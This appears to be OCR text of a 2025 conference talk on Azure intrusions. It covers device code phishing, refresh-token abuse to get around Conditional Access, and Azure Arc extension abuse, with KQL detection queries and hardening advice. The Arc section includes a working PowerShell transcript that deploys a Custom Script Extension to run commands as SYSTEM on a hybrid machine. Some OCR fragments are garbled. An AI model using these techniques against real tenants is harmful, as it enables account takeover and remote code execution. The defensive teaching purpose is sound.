The Azure Heist: Modern Cloud Intrusions & How to Catch Them


IT-SECX 03.10.2025

Who am I?

```
PS C:\System32\> net user ar0x
Full name                    Arshia Reisi

Email                        reisi@ar0x.com

Website                      ar0x.com

Comment                       DFIR & Read Teaming @ KPMG Austria

Country/region code          AT

Account active               yes

Account expires              Never (¯\_(ツ)_/¯)

Workstations allowed         All

Group membership             Domain Admins,Coffee Enthusiasts,Meme Lords

Logon hours allowed          All (sleep mode not implemented)
```

Agenda

01 RIP - Phishing-resistant MFA



Why & How


- Uses legit Microsoft page (microsoft.com/devicelogin), looks trustworthy to victims.
- Victim completes real MFA, attacker still gets tokens.
- Leverages first-party apps (Azure CLI, Office), no consent prompts, blends in.
- Provides refresh tokens
- Stealthy: short code instead of phishing link, evades URL filters.

Attacker requests device code from Azure AD

Attack

Victim authenticate + completes MFA

Victim is tricked into entering code at MS login



Attacker receives tokens

Detection & Prevention

Query

```
let suspiciousUserClicks = materialize(UrlClickEvents
    | where ActionType in ("ClickAllowed", "UrlScanInProgress", "UrlErrorPage") or
IsClickedThrough ≠ "0"
    | where UrlChain has_any ("microsoft.com/devicelogin",
"login.microsoftonline.com/common/oauth2/deviceauth")
    | extend AccountUpn = tolower(AccountUpn)
    | project ClickTime = Timestamp, ActionType, UrlChain, NetworkMessageId, Url, AccountUpn);
let interestedUsersUpn = suspiciousUserClicks
    | where isnotempty(AccountUpn)
    | distinct AccountUpn;
let suspiciousSignIns = materialize(AADSignInEventsBeta
    | where ErrorCode == 0
    | where AccountUpn in~ (interestedUsersUpn)
    | where RiskLevelDuringSignIn in (10, 50, 100)
    | extend AccountUpn = tolower(AccountUpn)
    | join kind=inner suspiciousUserClicks on AccountUpn
    | where (Timestamp - ClickTime) between (-2min .. 7min)
    | project Timestamp, ReportId, ClickTime, AccountUpn, RiskLevelDuringSignIn, SessionId,
IPAddress, Url
);
//Validate errorCode 50199 followed by success in 5 minute time interval for the interested user,
which suggests a pause to input the code from the phishing email
let interestedSessionUsers = suspiciousSignIns
    | where isnotempty(AccountUpn)
    | distinct AccountUpn;
let shortIntervalSignInAttemptUsers = materialize(AADSignInEventsBeta
    | where AccountUpn in~ (interestedSessionUsers)
    | where ErrorCode in (0, 50199)
    | summarize ErrorCodes = make_set(ErrorCode) by AccountUpn, CorrelationId, SessionId
    | where ErrorCodes has_all (0, 50199)
    | distinct AccountUpn);
suspiciousSignIns
| where AccountUpn in (shortIntervalSignInAttemptUsers)
```

Prevention Measure


- Create a Conditional Access policy to block the device code flow or restrict it to trusted break-glass accounts
- Enforce MFA and device compliance together; do not allow either/or authentication
- Monitor sign-ins for error code 50199 and investigate new device registrations
- Only allow device code flow where necessary. Microsoft recommends blocking device code flow wherever possible.

Agenda

02 Compliant Without Being Compliant

Why & How

- FOCI apps issue family refresh tokens (FRTs)
- An FRT from one app can mint tokens for others (e.g., Graph)
- These apps are often exempt from compliance checks for usability/onboarding
- Conditional Access gaps let FRTs bypass device compliance if Graph isn't scoped
- Attacker only needs valid creds + MFA (or stolen refresh token)
- Result: Graph tokens usable on non-compliant devices



Authenticate with any FOCI App

Attack

Reuse FRT to request AADGraph token

Enumerate Entra ID/Azure AD

Known Conditional Access Bypasses

Active - Partially Documented | CompliantDevice

You can read sensitive information about the service principals, the current user and devices in the tenant.

Read more: Microsoft Docs →

Discovered by: @_dirkjan @TEMP43487580

Affected Resources & Scopes:

Microsoft Graph
00000003-0000-0000-c000-000000000000

- Device.Read.All
- DeviceManagementConfiguration.Read.All
- DeviceManagementConfiguration.ReadWrite.All
- ServicePrincipalEndpoint.Read.All
- User.Read

Windows Azure Active Directory
00000002-0000-0000-c000-000000000000

- ServicePrincipalEndpoint.Read.All
- User.Read

Device Registration Service
01cb2876-7ebd-4aa4-9cc9-d28bd4d359a9

- adrs_access

Microsoft Intune Enrollment
d4ebce55-015a-49b5-a083-c84d1797ae8c

- user_impersonation

Detection & Prevention

Query


```
AADSignInEventsBeta
| where Timestamp > ago(7d)
// Access to Microsoft Intune Company Portal
| where ApplicationId == @"9ba1a5c7-f17a-4de9-a1f1-6178c8d51223"
// From non joined/registered device
| where isempty(AadDeviceId)
// Used to access resource Microsoft Graph or Windows Azure Active Directory
| where ResourceId in ("00000002-0000-0000-c000-000000000000", "00000003-0000-0000-
c000-000000000000")
| summarize by SessionId
// Find the initial logon event based on the session Id
| join kind=inner (
    AADSignInEventsBeta
    | where ErrorCode == 0
    | summarize arg_min(Timestamp, *) by SessionId)
    on SessionId
// Ignore trusted and managed devices
| where isempty(DeviceTrustType)
| where IsManaged ≠ 1
// Access to Microsoft Intune Company Portal
| where ApplicationId == @"9ba1a5c7-f17a-4de9-a1f1-6178c8d51223"
// when the first requested resource is Microsoft Graph or Windows Azure Active
Directory
| where ResourceId in ("00000002-0000-0000-c000-000000000000", "00000003-0000-0000-
c000-000000000000")
```

Prevention Measure

- Enforce both MFA and device compliance for all resources
- Restrict FOCI token exchange by limiting delegated permissions and auditing refresh token usage
- Require sign-in frequency every few minutes during Intune enrollment to minimise token lifetime
- Block personal device enrollments and mark unknown devices non-compliant by default
- Harden conditional access policies to require compliant devices for all Graph/API scopes

Agenda

03 From Tenant to Terminal



- Owner
- Contributor
- Azure Arc VMware VM Contributor
- Azure Arc VMware Administrator role
- Azure Connected Machine Resource Administrator
- Azure Connected Machine Resource Manager
- Azure Arc ScVmm VM Contributor
- Azure Arc ScVmm Administrator role
- Azure Stack HCI Administrator
- Azure Stack HCI VM Contributor
- Hybrid Server Resource Administrator
- Windows Admin Center Administrator Login
- Guest Configuration Resource Contributor
- Log Analytics Contributor
- Azure Extension for SQL Server Deployment

Compromise Azure account with speical roles

enables Azure Resource
manage on-premises
eating a (new) attack
cloud to on-prem infra.

og Analytics Contributor
SQL extension can
nsions
Access, Custom Script
PowerShell DSC) on
hines

run commands with
rivileges, allowing
eset or arbitrary script

Attack

Deploy CSE with malicious paylaod

```
PS C:\Users\arshia> $URI = "https://management.azure.com/subscriptions/                              /resourceGroups/ARC-RG/providers/Microsoft.HybridCompute/machines/H
excore/extensions/write?api-version=2022-12-27"
PS C:\Users\arshia> $Body = @{
>>     location = 'westeurope'
>>     properties = @{
>>         forceUpdateTag = $((Get-Date).Ticks)
>>         publisher = 'Microsoft.Compute'
>>         type = 'CustomScriptExtension'
>>         protectedSettings = @{
>>             commandToExecute = 'powershell.exe -c "whoami;hostname"'
>>         }
>>     }
>> }
PS C:\Users\arshia> $Result = Invoke-WebRequest -Uri $URI -Verbose -Method PUT -UseBasicParsing -Headers @{ "Authorization" = "Bearer $AzureToken" } -ContentType "application
/json" -Body ($Body | ConvertTo-json)
VERBOSE: PUT with -1-byte payload
VERBOSE: received 0-byte response of content type application/json
PS C:\Users\arshia> While ($Result.StatusCode -eq 202) {
>>     Start-Sleep -Seconds $Result.Headers.'Retry-After'
>>     $Result = Invoke-WebRequest -Uri $Result.Headers.Location -Verbose -Method GET -UseBasicParsing -Headers @{ "Authorization" = "Bearer $AzureToken" } -ContentType "appl
ication/json"
>> }
VERBOSE: GET with 0-byte payload
VERBOSE: received 0-byte response of content type application/json
VERBOSE: GET with 0-byte payload
VERBOSE: received 0-byte response of content type application/json
VERBOSE: GET with 0-byte payload
VERBOSE: received 0-byte response of content type application/json
VERBOSE: GET with 0-byte payload
VERBOSE: received 0-byte response of content type application/json
VERBOSE: GET with 0-byte payload
VERBOSE: received 0-byte response of content type application/json
VERBOSE: GET with 0-byte payload
VERBOSE: received 892-byte response of content type application/json
PS C:\Users\arshia> ($Result.Content | ConvertFrom-Json).properties.instanceView.status.message
Extension Message: , StdOut: nt authority\system
Hexcore
```

On-Prem access as SYSTEM

Detection & Prevention

Prevention Measure

- Limit assignment of roles capable of executing extensions (Log Analytics Contributor, SQL Server Extension) to the same tier as the hybrid machine
- Isolate Arc machines into separate subscriptions and management groups to reduce role inheritance
- Avoid using privileged cloud credentials on hybrid servers and regularly rotate secrets
- Monitor processes like azcmagent.exe, himds.exe and network connections to Arc endpoints for anomalous activity
- Review whether Azure Arc is necessary; consider alternative management solutions or implement additional segmentation

Conclusion & Key Takeaways

- Device code phishing can bypass MFA – enforce conditional access and monitor for error code 50199
- Company Portal exemptions allow attackers to harvest refresh tokens – ensure MFA and compliance together and audit Graph access
- Azure Arc introduces a powerful pivot to on-premises environments – restrict hybrid management roles and isolate resources
- Detection requires correlation of web clicks, sign-ins and resource actions; prevention requires least privilege, segmentation and phishing-resistant authentication
- Continuously test your defences against evolving techniques and update policies accordingly